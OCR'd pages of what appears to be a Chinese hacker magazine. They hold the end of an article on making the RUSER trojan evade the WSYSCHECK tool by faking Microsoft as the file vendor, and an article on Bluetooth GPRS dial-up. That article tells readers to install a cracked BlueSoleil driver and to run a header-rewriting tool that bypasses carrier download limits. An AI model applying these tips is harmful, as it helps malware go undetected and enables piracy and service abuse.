


图7

上面说到了RUSER依靠修改文件厂商达到蒙蔽WSYSCHECK的目的，这里来给读者讲解下RUSER服务端逃避WSYSCHECK的手法。

首先RUSER是使用DELPHI开发的，所以这里就来通过DELPHI讲解如




图8




图 10




图 9

何修改文件厂商。找到“工程”菜单下面的“选项”子菜单，如图8。

在弹出的“选项”窗口中找到“版本信息”页面，双击公司名称右侧的选择项，然后写入微软公司的英文名，即可实现对WSYSCHECK的蒙蔽了，如图9。

现在生成一个TEST.EXE文件，并且运行，可以看到它是显示为正常进程的（陌生进程显示为红色，正常进程显示为黑色，这里TEST.EXE在WSYS CHECK中显示为黑色），如图10。

编辑点评：

图文并茂，很好的一篇文章，说实话，修改版本信息来达到免杀的目的好象是很早就用过的技术了，真不敢相信wsycheck竟然吃这一招。所以说，工具不能太信赖了……

无线的天空＋无限的流量

——对0801期《电脑利用手机无线上网》的补充

h4ckj0y

从本文你可以学到：

利用蓝牙手机无线上网，并突破文件下载限制

前言

大家拿到杂志的时候差不多就放假了吧？也许这时候有很多人正在为自己回家不能上网而发愁。记得暑假的时候，有几个同学宁愿赖在学校里天天上网，整个假期就只回家一、两个星期，就因为家里开通宽带不方便。想起来实在是不可思议，上网难道重要到了这种程度了吗？

本人放假回家而家里因为种种原因没能开通宽带，在家只能打打CS。后来，经过几天的摸索和测试，实现了GPRS蓝牙无线拨号上网，而且突破了移动不能下载大文件的限制。今天我就来说说方法，希望能方便外出旅行或者各种原因不能接入网络的同学，让大家再也不要眼睁睁地看着笔记本成高价废铁。




图 1

说到蓝牙无线拨号上网，其实就是利用蓝牙适配器、带Modem功能的手机，通过无线拨号利用GPRS或EDGE实现网络接入。这是一种比较畸形的上网解决方案，网速决定于手机和当地网络，有二十几K、十几K、几K不等。

个人认为，随着日益增大的2.75G、3G网络覆盖面，以及网速的提升，该网络接入方法将会利用得越来越广泛。中国移动以其广阔的信号覆盖面，基本上实现了无论你走到哪里都有移动信号，也就能使用GPRS或者EDGE实现随时随地无线上网，这是联通CDMA无法比拟的。本人还保存着早期30元GPRS（CMWAP）流量封顶的移动卡（淘宝上有卖的哦），看着手机的流量几天就达到了几个G，心里是异常地畅快，这30块钱花得值啊，哈哈。

硬件准备

设备：电脑、蓝牙适配器、带modem功能的蓝牙手机

为了实现比较彻底的无线，需要蓝牙支持。本人买本本时没有加蓝牙模块，于是去电脑城转了很久，终于找到个小巧的非常精致的USB蓝牙适配器，因为喜欢也就没怎么跟JS讲价。结果，第二天就不见了踪影，痛心疾首，那个无奈啊，只好又花了30块钱买了个极其普通的杂牌蓝牙适配器。这下安心了，也不追求外观了……带modem功能的手机其实很常见的，像诺基亚6300，一般只要不是山寨机或古董机都可以吧。

软件安装及设置

第一步：安装蓝牙驱动IVT_BlueSoleil_6.2.227.10破解版，如果使用的是VISTA系统，为了方便破解请不要安装在系统目录，或者暂时关闭UAC。安装完成后不要重启，立即运行破解补丁bls_crack.exe，找到BlueSoleil安装目录下的BlueSoleilCS.exe，如图1。完成破解步骤后，重启电脑。

第二步：插上蓝牙适配器，找到任务栏右边那个灰灰的蓝牙图标，右键点击，启动蓝牙，如图2。

当然手机的蓝牙也要打开，我的手机是索爱M608C，将笔记本蓝牙适配器与手机配对，输入密码确认后，成功配对，如图3、图4。

第三步：找到并打开桌面“蓝牙位置”，双击已配对的手机，刷新可用服务，看到“蓝牙拨号连接”处于可用状态，如图5。




图2




图3




图4

双击出现安装，国家选择China，运营商为China Mobile，如图6。

接下来很关键，设置不当可能瞬间让你欠费！如果你包的仅是CMWAP套餐，则千万把“用默认的ISP拨号连接设置”前的勾去掉，接着点击“下一步”，把CMNET改成CMWAP，其余不改动，用户名、密码均不填，如图7。

如果你所在的地方包的GPRS套餐是不区分CMWAP和CMNET的（比如西安10元以上套餐就不分了），则直接使用默认设置，这样CMNET反而会更快些，限制也少。




图5

确认后连接手机开始拨号，为了方便可以右键创建拨号连接的快捷方式。成功后手机会出现“GPRS调制解调器”连接。

第四步：运行“动感大挪移”，这个软件的作用是自动修改包头，解除CMWAP的各种限制，运行之后会产生一个可用的本地代理，**http为127.0.0.1:6000；socks为127.0.0.1:6080**，如图8。

